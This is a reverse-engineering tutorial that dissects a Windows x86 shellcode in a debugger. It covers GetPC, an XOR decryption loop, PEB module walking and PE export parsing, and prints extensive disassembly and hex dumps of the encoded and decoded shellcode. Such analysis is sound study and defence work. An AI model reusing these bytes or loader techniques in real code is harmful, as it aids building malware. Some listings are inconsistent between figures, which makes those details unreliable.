

ANATOMY OF A SHELL CODE

BY


ABHINEET AYAN

abhineet.ayan.verma@gmail.com

ANATOMY OF A SHELLCODE

1. Initialization:

When the Shellcode is loaded in the memory, the first step towards its execution is to know its own address. The process is accomplished using the technique called “Get Program Counter” aka “GetPC”. Fig 1 will show the code involved in this:



```
Disassembly
Address: 0040101b
00401004 66 83 E4 FC      and     sp,0FFFCh
00401008 FC             cld
00401009 EB 10      jmp     0040101B
0040100B 58             pop     eax
0040100C 31 C9          xor     ecx,ecx
0040100E 66 81 E9 52 FE  sub     cx,0FE52h
00401013 80 30 28       xor     byte ptr [eax],28h
00401016 40             inc     eax
00401017 E2 FA         loop   00401013
00401019 EB 05      jmp     00401020
0040101B E8 EB FF FF FF call    0040100B
00401020 AD             lods    dword ptr [esi]
00401021 CC             int     3
00401022 5D             pop     ebp
00401023 1C C1         sbb     al,0C1h
00401025 77 1B         ja      00401042
00401027 E8 4C A3 68 18 call    18A8B378
0040102C A3 68 24 A3 58 mov     dword ptr ds:[58A32468h],eax
00401031 34 7E         xor     al,7Eh
00401033 A3 5E 20 1B F3 mov     dword ptr ds:[F31B205Eh],eax
00401038 4E             dec     esi
00401039 A3 76 14 2B 5C mov     dword ptr ds:[5C2B1476h],eax
0040103E 1B 04 A9      sbb     eax,dword ptr [ecx+ebp*4]
00401041 ??             db      c6h
-----
```

Step 1: CALL instruction will push the offset from EIP and will jump to the specified line.

Step 2: POP instruction will pop the offset pushed and will store it to the EAX.

So, now the address is known and saved to EAX.

2. Decryption:

a) The LOOP:

Now after knowing its own address, it will decrypt the whole code to carry out the execution. The code before decryption is just garbage and will not accomplish anything. Let's have a look at Fig 2:

```

Disassembly
Address: 00401017
00401001 41          inc     ecx
00401002 41          inc     ecx
00401003 41          inc     ecx
00401004 66 83 E4 FC and     sp, 0FFFFCh
00401008 FC          cld
00401009 EB 10      jmp     0040101E
0040100B 58          pop     eax
0040100C 31 C9      xor     ecx, ecx
0040100E 66 81 E9 52 FE sub    cx, 0FE52h ; Step 1
00401013 80 30 28    xor     byte ptr [eax], 28h ; Step 2
00401016 40          inc     eax
00401017 E2 FA      loop    00401013
00401019 EB 05      jmp     00401020
0040101B E8 EB FF FF FF call   0040100B
00401020 85 CC      test    esp, ecx
00401022 5D          pop     ebp
00401023 1C C1      sbb     al, 0C1h
00401025 77 1B      ja      00401042
00401027 E8 4C A3 68 18 call   18A8B378
0040102C A3 68 24 A3 58 mov     dword ptr ds:[58A32468h], eax
00401031 34 7E      xor     al, 7Eh
00401033 A3 5E 20 1B F3 mov     dword ptr ds:[F31B205Eh], eax
00401038 4E          dec     esi
00401039 A3 76 14 2B 5C mov     dword ptr ds:[5C2B1476h], eax

```

Step 1: Set the ECX to execute the loop for decrypting the code. Below you can see the value of ECX.

```

Registers
EAX = 00401021
EBX = 7FFDF000
→ ECX = 000001AE
EDX = 7C90E4F4
ESI = 00000000
EDI = 052EF9D4
EIP = 00401017
ESP = 0012FFC4
EBP = 0012FFFO
EFL = 00000206

```

Step 2: XOR each byte by 28h to yield actual data and keep incrementing EAX till ECX reaches 0 to exit the loop successfully.

The Decryption Loop keeps XORing each byte at the specified address with 28H to decrypt it. The loop will be executed the number of times equal to the Value represented in the ECX register.

- b) Fig 3 and Fig 4 will show you the encrypted and decrypted line respectively.
Fig 3a: Encrypted Code

Disassembly

Address: 00401013

00401003	41	inc	ecx
00401004	66 83 E4 FC	and	sp,0FFFFCh
00401008	FC	cld	
00401009	EB 10	jmp	0040101B
0040100B	58	pop	eax
0040100C	31 C9	xor	ecx,ecx
0040100E	66 81 E9 52 FE	sub	cx,0FE52h ; Step 1
00401013	80 30 28	xor	byte ptr [eax],28h ; Step 2
00401016	40	inc	eax
00401017	E2 FA	loop	00401013
00401019	EB 05	jmp	00401020
0040101B	E8 EB FF FF FF	call	0040100B
00401020	AD	lods	dword ptr [esi]
00401021	CC	int	3
00401022	5D	pop	ebp
00401023	1C C1	sbb	al,0C1h
00401025	77 1B	ja	00401042
00401027	E8 4C A3 68 18	call	18A8B378
0040102C	A3 68 24 A3 58	mov	dword ptr ds:[58A32468h],eax
00401031	34 7E	xor	al,7Eh
00401033	A3 5E 20 1B F3	mov	dword ptr ds:[F31B205Eh],eax
00401038	4E	dec	esi
00401039	A3 76 14 2B 5C	mov	dword ptr ds:[5C2B1476h],eax
0040103E	1B 04 A9	sbb	eax,dword ptr [ecx+ebp*4]

Fig 3b: Corresponding Value at Encrypted Byte.

Memory 1

Address: 0x00401020

0x00401020	ad	5c	5d	1c	c1	77	1b	e8	4c	a3	68	18	a3	68	-i].Aw.èLfh.éh
0x0040102E	24	a3	58	34	7e	a3	5e	20	1b	f3	4e	a3	76	14	\$EX4~E^ .óNév.
0x0040103C	2b	5c	1b	04	a9	c6	3d	38	d7	d7	90	a3	68	18	+\\...@E=8xx.fh.
0x0040104A	eb	6e	11	2e	5d	d3	af	1c	0c	ad	cc	5d	79	c1	én...lÓ-.-i]yÁ
0x00401058	c3	64	79	7e	a3	5d	14	a3	5c	1d	50	2b	dd	7e	Ädy~E].E\..P+Y~
0x00401066	a3	5e	08	2b	dd	1b	e1	61	69	d4	85	2b	ed	1b	E^..+Y.áaiÖ..+i.
0x00401074	f3	27	96	38	10	da	5c	20	e9	e3	25	2b	f2	68	ó'-8.Ü\ éä*+òh
0x00401082	c3	d9	13	37	5d	ce	76	a3	76	0c	2b	f5	4e	a3	ÄÜ.7]îvEv..+óNé
0x00401090	24	63	a5	6e	c4	d7	7c	0c	24	a3	f0	2b	f5	a3	\$cWnÄx . \$Eö+öE

Fig 4a: Decrypted Code.

Disassembly

Address: 00401016

View disassembly at the specified address

00401003	41	inc	ecx
00401008	FC	cld	sp,0FFFFCh
00401009	EB 10	jmp	0040101B
0040100B	58	pop	eax
0040100C	31 C9	xor	ecx,ecx
0040100E	66 81 E9 52 FE	sub	cx,0FE52h
00401013	80 30 28	xor	byte ptr [eax],28h
00401016	40	inc	eax
00401017	E2 FA	loop	00401013
00401019	EB 05	jmp	00401020
0040101B	E8 EB FF FF FF	call	0040100B
00401020	85 CC	test	esp,ecx
00401022	5D	pop	ebp
00401023	1C C1	sbb	al,0C1h
00401025	77 1B	ja	00401042
00401027	E8 4C A3 68 18	call	18A8B378
0040102C	A3 68 24 A3 58	mov	dword ptr ds:[58A32468h],eax
00401031	34 7E	xor	al,7Eh
00401033	A3 5E 20 1B F3	mov	dword ptr ds:[F31B205Eh],eax
00401038	4E	dec	esi
00401039	A3 76 14 2B 5C	mov	dword ptr ds:[5C2B1476h],eax
0040103E	1B 04 A9	sbb	eax,dword ptr [ecx+ebp*4]
00401041	??	db	c6h

Fig 4b: Corresponding Value at Decrypted Byte:

Memory 1																
Address: 0x00401020														Columns: Auto		
0x00401020	85	cc	5d	1c	c1	77	1b	e8	4c	a3	68	18	a3	68	.İ].Áw.èLèh.èh	
0x0040102E	24	a3	58	34	7e	a3	5e	20	1b	f3	4e	a3	76	14	\$EX4~E^ .ónEv.	
0x0040103C	2b	5c	1b	04	a9	c6	3d	38	d7	d7	90	a3	68	18	+\\..@E=8××.èh.	
0x0040104A	eb	6e	11	2e	5d	d3	af	1c	0c	ad	cc	5d	79	c1	èn..]Ó~..-İ]yÁ	
0x00401058	c3	64	79	7e	a3	5d	14	a3	5c	1d	50	2b	dd	7e	Ädy~E].E\..P+Y~	
0x00401066	a3	5e	08	2b	dd	1b	e1	61	69	d4	85	2b	ed	1b	E^..+Y.áaiÔ..+i.	
0x00401074	f3	27	96	38	10	da	5c	20	e9	e3	25	2b	f2	68	ó'-8.Ú\ éä*+òh	
0x00401082	c3	d9	13	37	5d	ce	76	a3	76	0c	2b	f5	4e	a3	ÄÜ.7]İvEv..+ðNE	
0x00401090	24	63	a5	6e	c4	d7	7c	0c	24	a3	f0	2b	f5	a3	\$cWnÄ× . \$Eð+ðE	

c) Full overview of the Encrypted and Decrypted Code with their Memory.

Fig 5: Encrypted Code and its Memory:

Disassembly

Address: 00401013

00401020	AD													lodsd	dword ptr [esi]
00401021	CC													int	3
00401022	5D													pop	ebp
00401023	1C C1													sbb	al,0C1h
00401025	77 1B													ja	00401042
00401027	E8 4C A3 68 18													call	18A8B378
0040102C	A3 68 24 A3 58													mov	dword ptr ds:[58A32468h],eax
00401031	34 7E													xor	al,7Eh
00401033	A3 5E 20 1B F3													mov	dword ptr ds:[F31B205Eh],eax
00401038	4E													dec	esi
00401039	A3 76 14 2B 5C													mov	dword ptr ds:[5C2B1476h],eax
0040103E	1B 04 A9													sbb	eax,dword ptr [ecx+ebp*4]
00401041	??													db	c6h
00401042	3D 38 D7 D7 90													cmp	eax,90D7D738h
00401047	A3 68 18 EB 6E													mov	dword ptr ds:[6EEB1868h],eax
0040104C	11 2E													adc	dword ptr [esi],ebp
0040104E	5D													pop	ebp
0040104F	D3 AF 1C 0C AD CC													shr	dword ptr [edi-3352F3E4h],cl
00401055	5D													pop	ebp
00401056	79 C1													jns	00401019
00401058	C3													ret	
00401059	64 79 7E													jns	004010DA
0040105C	A3 5D 14 A3 5C													mov	dword ptr ds:[5CA3145Dh],eax
00401061	1D 50 2B DD 7E													sbb	eax,7EDD2B50h
00401066	A3 5E 08 2B DD													mov	dword ptr ds:[DD2B085Eh],eax
0040106B	1B E1													sbb	esp,ecx
0040106D	61													popad	
0040106E	69 D4 85 2B ED 1B													imul	edx,esp,1BED2B85h
00401074	F3 27													rep daa	
00401076	96													xchg	eax,esi
00401077	38 10													cmp	byte ptr [eax],dl
00401079	DA 5C 20 E9													ficomp	dword ptr [eax-17h]
0040107D	F3 25													scasd	00401084

Memory 1

Address: 0x00401020

Columns: Auto


0x00401020	85	cc	5d	1c	c1	77	1b	e8	4c	a3	68	18	a3	68	.İ].Áw.èLèh.èh
0x0040102E	24	a3	58	34	7e	a3	5e	20	1b	f3	4e	a3	76	14	\$EX4~E^ .ónEv.
0x0040103C	2b	5c	1b	04	a9	c6	3d	38	d7	d7	90	a3	68	18	+\\...@E=8××.èh.
0x0040104A	eb	6e	11	2e	5d	d3	af	1c	0c	ad	cc	5d	79	c1	èn..]Ó~..-İ]yÁ
0x00401058	c3	64	79	7e	a3	5d	14	a3	5c	1d	50	2b	dd	7e	Ädy~E].E\..P+Y~
0x00401066	a3	5e	08	2b	dd	1b	e1	61	69	d4	85	2b	ed	1b	E^..+Y.áaiÔ..+i.
0x00401074	f3	27	96	38	10	da	5c	20	e9	e3	25	2b	f2	68	ó'-8.Ú\ éä*+òh
0x00401082	c3	d9	13	37	5d	ce	76	a3	76	0c	2b	f5	4e	a3	ÄÜ.7]İvEv..+ðNE
0x00401090	24	63	a5	6e	c4	d7	7c	0c	24	a3	f0	2b	f5	a3	\$cWnÄ× . \$Eð+ðE
0x0040109E	2c	a3	2b	ed	83	76	71	eb	c3	7b	85	a3	40	08	,E+İfvqeÄ(.E@.
0x004010AC	a8	55	24	1b	5c	2b	be	c3	db	a3	40	20	a3	df	"U\$. \+.ÄÜE@ E@
0x004010BA	42	2d	71	c0	b0	d7	d7	ca	d1	c0	28	28	28	28	B-qÄ"×××EñÄ(((
0x004010C8	28	70	78	42	68	40	d7	28	28	28	78	ab	e8	31	(pxBh@×((×(×è1
0x004010D6	78	7d	a3	c4	a3	76	38	ab	eb	2d	d7	cb	40	47	x)EÄEv8«è-×E@C
0x004010E4	46	28	28	40	5d	5a	44	45	7c	d7	3e	ab	ec	20	F((@]ZDE ××<1
0x004010F2	a3	c0	c0	49	d7	d7	d7	c3	2a	c3	5a	a9	c4	2c	EÄÄI×××Ä*ÄZ@Ä,
0x00401100	29	28	28	a5	74	0c	24	ef	2c	0c	5a	4d	4f	5b)(Wt. \$İ,.ZMO[
0x0040110E	ef	6c	0c	2c	5e	5a	1b	1a	ef	6c	0c	20	08	05	İ1.,^Z..İ1..
0x0040111C	5b	08	7b	40	d0	28	28	28	d7	7e	24	a3	c0	1b	[. {@D((××\$EÄ.
0x0040112A	e1	79	ef	6c	35	28	5f	58	4a	5c	ef	6c	35	2d	äyİ15(_XJ\İ15-
0x00401138	06	4c	44	44	ee	6c	35	21	28	71	a2	e9	2c	18	.LDDİ15!(qcé,-
0x00401146	a0	6c	35	2c	69	79	42	28	42	28	7b	7f	42	28	15,İyB(B({.B(
0x00401154	d7	7e	3c	ad	e8	5d	3e	42	28	7b	d7	7e	2c	42	×~<-è1>B({×~.B
0x00401162	28	ab	c3	24	7b	d7	7e	2c	ab	eb	24	c3	2a	c3	(<Ä\$ (××,«è\$Ä*Ä

Fig 6: Decrypted Code and its Memory:

Disassembly

Address: 00401019

```
00401020 test     esp,esp
00401022 jne      00401058
00401024 jmp      65004388
00401029 mov     eax,dword ptr [eax+30h]
0040102C mov     eax,dword ptr [eax+0Ch]
0040102F mov     esi,dword ptr [eax+1Ch]
00401032 push    esi
00401033 mov     esi,dword ptr [esi+8]
00401036 xor     ebx,ebx
00401038 mov     bx,word ptr [esi+3Ch]
0040103C add     esi,dword ptr [ebx+esi+2Ch]
00401040 sub     esi,0FFFF1015h
00401046 mov     eax,0C330408Bh
0040104B inc     esi
0040104C cmp     dword ptr [esi],eax
0040104E jne      0040104B
00401050 xchg    esi,dword ptr [esp]
00401053 test    esp,esp
00401055 jne      004010A8
00401057 jmp      56915D47
0040105C mov     esi,dword ptr [ebp+3Ch]
0040105F mov     esi,dword ptr [ebp+esi+78h]
00401063 add     esi,ebp
00401065 push    esi
00401066 mov     esi,dword ptr [esi+20h]
00401069 add     esi,ebp
0040106B xor     ecx,ecx
0040106D dec     ecx
0040106E inc     ecx
0040106F cld
00401070 lods     dword ptr [esi]
00401071 add     eax,ebp
00401073 xor     ebx,ebx
00401075 mov     edx,byte ptr [eax]
```



If you look at the Memory keenly, you can find out difference and can see that the new Memory actually makes sense.

3. Loading Library Functions:

a) PEB->Ldr:

For shellcode, a common method to resolve the addresses of library functions needed is to get the base address of the kernel32.dll image in memory and retrieve the addresses of GetProcAddress and LoadLibraryA by parsing the kernel32 images Export Address Table (EAT). These two functions can then be used to resolve the remaining functions needed by the shellcode. To retrieve the kernel32.dll base address most shellcodes use the Process Environment Block (PEB) structure to retrieve a list of modules currently loaded in the processes address space. The InInitializationOrder module list pointed to by the PEB's Ldr structure holds a linked list of modules.

The screenshot shows a disassembler window titled "Disassembly". The address field at the top is set to "00401028". The main area displays a list of assembly instructions with their corresponding addresses, hex values, and comments. The instructions are as follows:

Address	Hex	Instruction	Comment
00401026	33 C0	xor	eax, eax
00401028	64 8B 40 30	mov	eax, dword ptr fs:[eax+30h]
0040102C	8B 40 0C	mov	eax, dword ptr [eax+0Ch]
0040102F	8B 70 1C	mov	esi, dword ptr [eax+1Ch]
00401032	56	push	esi
00401033	8B 76 08	mov	esi, dword ptr [esi+8]
00401036	33 DB	xor	ebx, ebx
00401038	66 8B 5E 3C	mov	bx, word ptr [esi+3Ch]
0040103C	03 74 33 2C	add	esi, dword ptr [ebx+esi+2Ch]
00401040	81 EE 15 10 FF FF	sub	esi, 0FFFF1015h
00401046	B8 8B 40 30 C3	mov	eax, 0C330408Bh
0040104B	46	inc	esi
0040104C	39 06	cmp	dword ptr [esi], eax
0040104E	75 FB	jne	0040104B
00401050	87 34 24	xchg	esi, dword ptr [esp]
00401053	85 E4	test	esp, esp
00401055	75 51	jne	004010A8
00401057	E9 EB 4C 51 56	jmp	56915D47
0040105C	8B 75 3C	mov	esi, dword ptr [ebp+3Ch]
0040105F	8B 74 35 78	mov	esi, dword ptr [ebp+esi+78h]

Step 3: Get PEB->Ldr.InInitializationOrderModuleList.Flink (1st Entry). The Memory shown below is after fetching the first entry of PEB->Ldr.InInitializationOrderModuleList.Flink and then NTDLL.DLL(1st Entry).

```
Memory 1
Address: 0x00241F58
Columns: Auto

0x00241F58 20 20 24 00 bc 1e 24 00 00 00 90 7c f8 20 91 7c 00 20 0b 00 3a 00 08 02 48 00 $...$....|ø'|.....H.
0x00241F72 98 7c 12 00 14 00 0c 04 92 7c 04 40 08 80 ff ff 00 00 e8 e2 97 7c 1c 1f 24 00 ~|.....'|.@.ÿý..èà-|..$.
0x00241F8C 7d f2 00 4d 00 00 00 00 00 00 00 ab ab ab ab ab ab ab 00 00 00 00 00 00 00 }ð.M.....««««««.
0x00241FA6 00 00 0c 00 0d 00 b2 07 1e 00 43 3a 00 5c 00 57 00 49 00 4e 00 44 00 4f 00 .....C...\W.I.N.D.O.
0x00241FC0 57 00 53 00 5c 00 73 00 79 00 73 00 74 00 65 00 6d 00 33 00 32 00 5c 00 6b 00 W.S.\.s.y.s.t.e.m.3.2.\.k.
0x00241FDA 65 00 72 00 6e 00 65 00 6c 00 33 00 32 00 2e 00 64 00 6c 00 6c 00 00 00 ab ab e.r.n.e.l.3.2...d.l.1.l...
0x00241FF4 ab ab ab ab ab ab ab ee fe ee fe ee fa 00 00 00 00 00 00 00 00 0d 0c 00 46 07 ««««ipibip.....F.
0x0024200E 18 00 d0 20 24 00 48 1f 24 00 d8 20 24 00 50 1f 24 00 28 23 24 00 58 1f 24 00 ..D $.H.$ø $.P.$.($X.$..
0x00242028 00 00 80 7c 4e b6 80 7c 00 60 0f 00 40 00 42 00 b0 1f 24 00 18 00 1a 00 d8 1f ..€INSE|\_@.B.*$. ....Ø.
0x00242042 24 00 04 40 08 80 ff ff 00 00 d0 e2 97 7c d0 e2 97 7c 82 f4 c4 49 00 00 00 00 $.@.ÿý..Ðá-|Ðá-.løÃI...
0x0024205C 00 00 00 00 ab ab ab ab ab ab ab ab 00 00 00 00 00 00 00 00 0b 00 0d 00 49 07 ..««««««««««««I.
0x00242076 1a 00 43 00 3a 00 5c 00 57 00 49 00 4e 00 44 00 4f 00 57 00 53 00 5c 00 73 00 ...C...\W.I.N.D.O.W.S.\.s.
0x00242090 79 00 73 00 74 00 65 00 6d 00 33 00 32 00 5c 00 57 00 73 00 32 00 5f 00 33 00 y.s.t.e.m.3.2.\.W.s.2...3.
0x002420AA 32 00 2e 00 64 00 6c 00 6c 00 00 00 ab ab ab ab ab ab ee fe 00 00 00 00 2...d.l.1.l...««««««ip...
0x002420C4 00 00 00 00 0d 00 0b 00 5e 07 18 00 98 21 24 00 10 20 24 00 a0 21 24 00 18 20 .....^.."!$.. $. !$.
0x002420DE 24 00 bc 1e 24 00 ae 24 24 00 00 00 ab 71 73 12 ab 71 00 70 01 00 3c 00 3e 00 $...$ "$$.q$.q.p.r.<.>.
0x002420F8 78 20 24 00 14 00 a6 00 a0 20 24 00 06 40 08 80 ff ff 00 00 d4 24 24 00 30 0e x$$$..$.ø.ÿý..ô$$øã
0x00242112 97 7c 63 a1 02 48 00 00 00 00 00 00 00 ab ab ab ab ab ab ab ab 00 00 00 00 -|ç|.H.....««««««.
0x0024212C 00 00 00 00 0c 00 0d 00 61 07 1e 00 43 00 3a 00 5c 00 57 00 49 00 4e 00 44 00 .....C...\W.I.N.D.
0x00242146 4f 00 57 00 53 00 5c 00 73 00 79 00 73 00 74 00 65 00 6d 00 33 00 32 00 5c 00 O.W.S.\.s.y.s.t.e.m.3.2.\.
0x00242160 41 00 44 00 56 00 41 00 50 00 49 00 33 00 32 00 2e 00 64 00 6c 00 6c 00 00 00 A.D.V.A.P.I.3.2...d.l.1.l...
0x0024217A ab ab ab ab ab ab ab ee fe ee fe ee fe 00 00 00 00 00 00 0d 00 0c 00 ««««««ipibip.....
0x00242194 75 07 18 00 58 22 24 00 d0 20 24 00 06 22 24 00 d8 20 24 00 e8 23 24 00 68 22 u...X"$$.D $"$.ø $è$h"
0x002421AE 24 00 00 00 dd 77 0b 71 dd 77 00 b0 09 00 40 00 42 00 38 21 24 00 18 00 1a 00 $...Ÿw.qŷw."_.@.B.8!$....
0x002421C8 60 21 24 00 06 40 08 80 ff ff 00 00 80 e2 97 7c 80 e2 97 7c 48 1d 90 49 00 00 '!$.@.ÿý..èà-|èà-|H...I.
0x002421E2 00 00 00 00 00 00 ab ab ab ab ab ab ab ab 00 00 00 00 00 00 0b 00 0d 00 0d
```

Memory 1

Address: 0x7C980048

Columns: Auto

0x7C980048	43 00 3a 00 5c 00 57 00 49 00 4e 00 44 00 4f 00 57 00 53 00 5c 00 73 00	C:\WINDOWS\
0x7C980060	79 00 73 00 74 00 65 00 6d 00 33 00 32 00 5c 00 6e 00 74 00 64 00 6c 00	system32\ntdis
0x7C980078	6c 00 2e 00 64 00 6c 00 6c 00 00 00 00 00 00 00 00 00 00 00 00 00	1...d.1.1.....
0x7C980090	00 00
0x7C9800A8	00 00
0x7C9800C0	00 00
0x7C9800D8	00 00
0x7C9800F0	00 00
0x7C980108	00 00
0x7C980120	00 00

Memory 1 | Call Stack | Breakpoints | Immediate Window | Output | Error List

b) PE-Header of NTDLL:

Fig 8 will show you the code and memory of how the shellcode made its way to the NTDLL's PE-Header:

The screenshot shows a debugger window with two panes. The top pane, titled 'Disassembly', shows assembly code starting at address 00401036. The instruction at 00401033, 'mov esi, dword ptr [esi+8]', is highlighted with a yellow box. The bottom pane, titled 'Memory 1', shows a memory dump starting at address 0x7C900000. The dump contains hexadecimal data and ASCII text, including the message 'This program cannot be run in DOS mode'.

The rounded code shows the extraction of address of the NTDLL's PE-Header and the Memory shows the PE-Header. The first two bytes of the PE-Header are called as “e_magic” value.

c) Offset of PE-Header:

The screenshot shows a debugger window with two panes. The top pane, titled 'Disassembly', shows assembly code starting at address 00401038. The instruction at 00401038, 'mov bx, word ptr [esi+3Ch]', is highlighted with a yellow arrow. The bottom pane, titled 'Memory 1', shows a memory dump starting at address 0x7C90003C. The dump contains hexadecimal data and ASCII text, including the message 'This program cannot be run in DOS mode'.

The above Fig 9 shows the marked code to move the file offset of PE-Header to BX. This Offset is also popularly known as “e_lfanew” value.

d) Bytes Search:

The code block shown below in Fig 10 will search for a string of Bytes saved in register EAX by incrementing the value of ESI till it reaches a particular address where the same string of Bytes represent an instruction.

Disassembly

Address: 0040104c

```

00401036 33 DB      xor     ebx,ebx
00401038 66 8B 5E 3C mov     bx,word ptr [esi+3Ch]
0040103C 03 74 33 2C add     esi,dword ptr [ebx+esi+2Ch]
00401040 81 EE 15 10 FF FF sub     esi,0FFFFFFF1015h
00401046 B8 8B 40 30 C3 mov     eax,0C330408Bh
0040104B 46         inc     esi
0040104C 39 06      cmp     dword ptr [esi],eax
0040104E 75 FB      jne     0040104B
00401050 87 34 24   xchg    esi,dword ptr [esp]
00401053 85 E4      test    esp,esp
00401055 75 51      jne     004010A8
00401057 E9 EB 4C 51 56 jmp     56915D47
0040105C 8B 75 3C   mov     esi,dword ptr [ebp+3Ch]
0040105F 8B 74 35 78 mov     esi,dword ptr [ebp+esi+78h]
00401063 03 F5      add     esi,ebp
00401065 56         push   esi
00401066 8B 76 20   mov     esi,dword ptr [esi+20h]

```

Memory 1

Address: 0x7C90FFFB

```

0x7C90FFFB d3 07 00 00 0f b7 06 89 45 e4 3d 80 00 00 00 0f Ó.....Eä=C....
0x7C91000B 83 c2 07 00 00 ff 75 10 8d 04 40 c1 e0 04 03 c1 fÂ...ÿu...@Ää..Á
0x7C91001B 50 e8 51 00 00 00 84 c0 0f 84 a9 07 00 00 f6 05 PèQ....À..@....ö.

```

The above rounded code of block:

The first instruction will store the string of Bytes in EAX. The ESI will be incremented and compared for each incrementing ESI.

After successful search, the address for the instruction represented by that string of Bytes will be swapped with the address stored at ESP.

Disassembly

Address: 00401050

```

00401040 81 EE 15 10 FF FF sub     esi,0FFFFFFF1015h
00401046 B8 8B 40 30 C3 mov     eax,0C330408Bh
0040104B 46         inc     esi
0040104C 39 06      cmp     dword ptr [esi],eax
0040104E 75 FB      jne     0040104B
00401050 87 34 24   xchg    esi,dword ptr [esp]
00401053 85 E4      test    esp,esp
